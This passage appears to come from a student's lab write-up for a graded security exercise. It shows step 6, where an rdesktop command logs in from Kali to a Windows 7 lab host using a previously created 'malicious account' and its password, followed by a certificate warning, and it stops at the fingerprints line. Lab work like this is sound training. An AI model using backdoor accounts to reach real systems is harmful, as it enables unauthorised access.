^_          ^P Go To Line ^M-E Redo    ^M-C Copy     ^M-^ Where Was ^M-^ Previous
^_          ^_          ^M-W Next
```

[Remote Access via RDP]

6. (3 pts) In a new terminal in Internal Kali, enable RDP and log in using the malicious account created in the previous step.

```
(root@kali)-[~]
└─# rdesktop -u zsumu001 -p P@ssword 192.168.10.9
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=WINDOWS7

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=WINDOWS7
Issuer: CN=WINDOWS7
Valid From: Mon Mar 9 23:30:02 2026
To: Tue Sep 8 23:30:02 2026

Certificate fingerprints:
```

